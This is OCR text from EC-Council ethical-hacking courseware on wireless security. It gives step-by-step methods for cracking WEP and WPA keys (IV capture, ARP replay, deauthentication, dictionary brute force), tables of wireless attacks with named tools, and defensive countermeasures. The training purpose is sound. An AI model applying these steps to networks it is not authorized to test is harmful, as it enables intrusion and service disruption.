


Weak Initialization Vectors (IVs)

The following are the reasons that make the initialization vectors eeak:

- In the RC4 algorithm, the **Key Scheduling Algorithm (KSA)** creates an IV based on the base key
- The IV value is too short and not protected from reuse and no protection again message replay
- A flaw in the WEP implementation of RC4 allows "weak" IVs to be generated
- The way keys are constructed from the IV makes it susceptible to weak key attacks (**9FMS attack**)
- Those weak IVs reveal information about the key bytes they were derived from
- No effective detection of message tampering (message integrity)
- An attacker can collect enough weak IVs to reveal bytes of the base key
- It directly uses the master key and has no built-in provision to update the keys

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Break WEP Encryption

Gathering lots of **initialization vectors (IVs)** is the necessary thing in order to break the WEP encryption key. The attacker should gather sufficient IVs to crack the WEP key by simply listening to the network traffic and saving them. Injection can be used to speed up the IV gathering process. Injection allows capturing a large number of IVs in a short period of time. Captured IVs can be used to determine the **WEP key**. To break the WEP encryption the attacker should follow these steps:

- **Start the wireless interface in monitor mode on the specific access point channel**

  In this step the attacker should turn the wireless interface into monitor mode. In monitor mode the interface can listen to every packet in the air. The attacker can select some packets for the **injection** by listening to every packet available in the air.

- **Test the injection capability of the wireless device to the access point**

  Here the attacker should test whether the wireless interface is within the range of the specified AP and also whether it is capable of injecting packets to it.

- **Use a tool such as aireplay-ng to do a fake authentication with the access point**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Here the attacker should ensure that the source **MAC address** is already associated so that the injecting packet is accepted by the access point. The injection fails because of the lack of association with the access point.

- **Start Wi-Fi sniffing tool**

  In this step the attacker should capture the IVs generated by making use of tools such as **airodump-ng** with a **bssid filter** to collect unique IVs.


- **Start a Wi-Fi packet encryption tool such as aireplay-ng in ARP request replay mode to inject packets**

  The attacker should aim at gaining a large number of IVs in a short period of time. This can be achieved by turning the aireplay-ng into ARP request replay mode which listens for ARP requests and then re-injects them back into the network. The AP usually rebroadcast the packets generating a new IV. So in order to gain large number of IVs the attacker should select ARP request mode.

- **Run a cracking tool such as Cain & Abel or aircrack-ng**

  Using the cracking tools such as **Cain** & **Abel**, aircrack-ng the attacker can extract WEP encryption keys from the IVs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Break WEP Encryption (Cont'd)

WPA encryption is less exploitable when compared with WEP encryption. WPA/WAP2 can be cracked by capturing the right type of packets. Cracking can be done in offline and it needs to be near the AP for few moments.

WPA PSK

It uses a user-defined password to initialize the TKIP, which is not crackable as it is a per-packet key but the keys can be brute-forced using dictionary attacks. A dictionary attack takes care of consumer passwords.

Offline Attack

To perform an offline attack, you only have to be near the AP for a matter of seconds in order to capture the WPA/WPA2 authentication handshake. By capturing the right type of packets, WPA encryption keys can be cracked offline. In WPA handshake password is not actually sent across the network since typically the WPA handshake occurs over insecure channels and in plaintext. Capturing full authentication handshake from a real client and the AP helps in breaking the WPA/WPA2 encryption without any packet injection.

De-authentication Attack


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

To perform de-authentication attack in order to break the **WPA encryption**, you need a real, actively connected client. Force the connected client to disconnect, and then capture the re-connect and authentication packet using tools such as airplay, you should be able to re-authenticate in a few seconds then attempt to dictionary brute force the **PMK**.

Brute-Force WPA Keys

Brute-force techniques can be used to break **WPA/WPA2 encryption keys**. A brute-force attack on WPA encryption keys can be performed by making use of a dictionary. Or it can be done by using tools such as aircrack, aireplay, or KisMac to brute force WPA keys. The impact of brute force on WAP encryption is substantial because of its compute intensive nature. Breaking the WPA keys through brute-force technique may take hours, days, or even weeks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against WPA Cracking

The following are the measures that can be taken to protect the network from WPA cracking:

Passphrase

The only way to **crack WPA** is to sniff the **password PMK** associated with the "**handshake**" authentication process, and if this password is extremely complicated, it can be almost impossible to crack. Password can be made complicated by including a combination of numbers, upper and lowercase letters and symbols in phrase, and the length of the phrase should be as long as possible.

Passphrase Complexity

To make the passphrase complex, select a random passphrase that is not made up of dictionary words. Select a complex passphrase of a minimum of **20 characters** in length and change it at regular intervals.

Additional Controls

Implementing additional controls over end-user connectivity helps in protecting the


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

network from **WPA cracking**. Implement a **Network Access Control (NAC)** or **Network Access Protection (NAP)** solution for additional control over end-user connectivity. Use virtual-private-network (VPN) technology such as a remote access VPN, an extranet VPN, an intranet VPN, etc.

Client Settings

Use **WPA2 with AES/CCMP encryption** only. Properly set the client settings (e.g., validate the server, specify server address, don't prompt for new servers, etc.).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Flow

So far, we have discussed various Wi-Fi concepts and wireless security mechanisms such as encryption algorithms. Now, we will discuss the security risk associated with wireless networks.

This section covers various wireless threats and attacks such rogue access point attacks, client mis-association, denial of service attacks, etc.

Wireless Concepts	Wireless Encryption
Wireless Threats	Wireless Hacking Methodology
Wireless Hacking Tools	Bluetooth Hacking
Countermeasure	Wireless Security Tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Pen Testing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Threats: Access Control Attacks

Wireless access control attacks aim to penetrate a network by evading **wireless LAN access control** measures, such as AP MAC filters and Wi-Fi port access controls. There are several kinds of access control attacks. The following are the types of access control attacks on wireless networks:

Wardriving

In a wardriving attack, **wireless LANS** are detected either by sending probe requests over a connection or by listening to web beacons. Once a penetration point is discovered, further attacks can be launched on the LAN. Some of the tools that can be used to perform wardriving are KisMAC, NetStumbler, and WaveStumber.

Rogue Access Points

In order to create a backdoor into a trusted network, an unsecured access point **or fake access point** is installed inside a firewall. Any software or hardware access points can be used to perform this kind of attack.

MAC Spoofing

Using the **MAC spoofing technique**, the attacker can reconfigure the **MAC address** to appear as an authorized access point to a host on a trusted network. The tools for

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

carrying out this kind of attack are: changemac.sh, SMAC, and Wicontrol.

Ad Hoc Associations

This kind of attack can be carried out by using any **USB adapter** or **wireless card**. In this method, the host is connected to an unsecured station to attack a particular station or to avoid access point security.

AP Misconfiguration

If any of the critical security settings is improperly configured at any of the access points, the entire network could be open to vulnerabilities and attacks. The AP can't trigger alerts in most **intrusion-detection systems**, as it is authorized as a legitimate device on the network.

Client Misassociation

The client may connect or associate with an AP outside the legitimate network either intentionally or accidentally. This is because the **WLAN signals** travel through walls in the air. This kind of client misassociation thus can be lead to access control attacks.

Unauthorized Association

Unauthorized association is the major threat to **wireless network**. Prevention of this kind of attack depends on the method or technique that the attacker uses in order to get associated with the network.

Promiscuous Client

The promiscuous client offers an irresistibly strong signal intentionally for malicious purposes. Wireless cards often look for a stronger signal to connect to a network. In this way the promiscuous client grabs the attention of the users towards it by sending strong signal.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Threats: Integrity Attacks

In integrity attacks, attackers send forged control, management, or data frames over a wireless network to misdirect the wireless devices in order to perform another type of attack (e.g., DoS).


Type of attack	Description	Method and Tools
Data Frame Injection	Crafting and sending forged 802.11 frames.	Airpwn, File2air, libradiate, void11, WEPWedgie, wnet dinject/reinject
WEP Injection	Crafting and sending forged WEP encryption keys.	WEP cracking + injection tools
Data Replay	Capturing 802.11 data frames for later (modified) replay.	Capture + injection tools
Initialization Vector Replay Attacks	The key stream is derived by sending the plain-text message.	

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Bit-Flipping Attacks	Captures the frame and flips random bits in the data payload, modifies ICV, and sends to the user.	
Extensible AP Replay	Capturing 802.1X Extensible Authentication Protocols (e.g., EAP Identity, Success, Failure) for later replay.	Wireless capture + injection tools between station and AP
RADIUS Replay	Capturing RADIUS Access-Accept or Reject messages for later replay	Ethernet capture + injection tools between AP and authentication server
Wireless Network Viruses	Viruses have their impact on the wireless network to a great extent. It allows the attacker with simplest ways for attacking on APs.	

TABLE 15.6: Various types of integrity attacks with description and tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Threats: Confidentiality Attacks

These attacks attempt to intercept confidential information sent over wireless associations, whether sent in the cleartext or encrypted by Wi-Fi protocols.

Type of attack	Description	Method and Tools
Eavesdropping	Capturing and decoding unprotected application traffic to obtain potentially sensitive information.	bsd-airtools, Ethereal, Ettercap, Kismet, commercial analyzers
Traffic Analysis	Implication of information from the observation of external traffic characteristics.	
Cracking WEP Key	Capturing data to recover a WEP key using brute force or Fluhrer-Mantin-Shamir (FMS) cryptanalysis.	Aircrack, AirSnort, chopchop, dwepcrack, WepAttack, WepDecrypt, WepLab
Evil Twin AP	Masquerading as an authorized AP by beaconing the WLAN's service set identifier (SSID) to lure users.	cqureAP, HermesAP, HostAP, OpenAP, Quetec, WifiBSD

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Man-in-the-Middle Attack	Running traditional man-in-the-middle attack tools on an evil twin AP to intercept TCP sessions or SSL/SSH tunnels.	dsniff, Ettercap
Masquerading	Pretends to be an authorized user of a system in order to gain access to it.	Stealing login IDs and passwords, bypassing authentication mechanisms
Session Hijacking	Manipulating the network so the attacker's host appears to be the desired destination.	Manipulating
Honeypot Access Point	Setting its service identifier (SSID) to be the same as an access point at the local hotspot assumes the attacker as the legitimate hotspot.	Manipulating SSID

TABLE 15.7: Various types of confidentiality attacks with description and tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Threats: Availability Attacks

These attacks aim at obstructing the delivery of wireless services to legitimate users, either by crippling those resources or by denying them access to **WLAN resources**. There are many attacks using which an attacker can obstruct the availability of wireless networks. The availability attacks include:


Type of Attack	Description	Method and Tools
Access Point Theft	Physically removing an AP from a public space.	Five finger discount
Denial of Service	Exploiting the CSMA/CA Clear Channel Assessment (CCA) mechanism to make a channel appear busy.	An adapter that supports CW Tx mode, with a low-level utility to invoke continuous transmit
Beacon Flood	Generating thousands of counterfeit 802.11 beacons to make it hard for stations to find a legitimate AP.	FakeAP
Authenticate Flood	Sending forged Authenticates or	Airjack, File2air, Macfld, void11

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	Associates from random MACs to fill a target AP's association table.	
Disassociation Attacks	Causes the target unavailable to other wireless devices by destroying the connectivity between station and the client.	Destroys the connectivity
De-authenticate Flood	Flooding station(s) with forged Deauthenticates or Disassociates to disconnecting users from an AP.	Airjack, Omerta, void11
TKIP MIC Exploit	Generating invalid TKIP data to exceed the target AP's MIC error threshold, suspending WLAN service.	File2air, wnet dinject
ARP Cache Poisoning Attack	Provides attackers with many attack vectors.	
EAP-Failure	Observing a valid 802.1X EAP exchange, and then sending the station a forged EAP-Failure message.	QACafe, File2air, libradiate
Routing Attacks	Routing information is distributed within the network.	RIP protocol
Power Saving Attacks	Transmitting a spoofed TIM or DTIM to the client while in power saving mode causes the DoS attack.	

TABLE 15.8: Various types of availability attacks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Threats: Authentication Attacks

The objective of authentication attacks is to steal the identity of Wi-Fi clients, their personal information, login credentials, etc. to gain unauthorized access to network resources.


Type of Attack	Description	Method and Tools
Application Login Theft	Capturing user credentials (e.g., email address and password) from cleartext application protocols.	Ace Password Sniffer, Dsniff, PHoss, WinSniffer
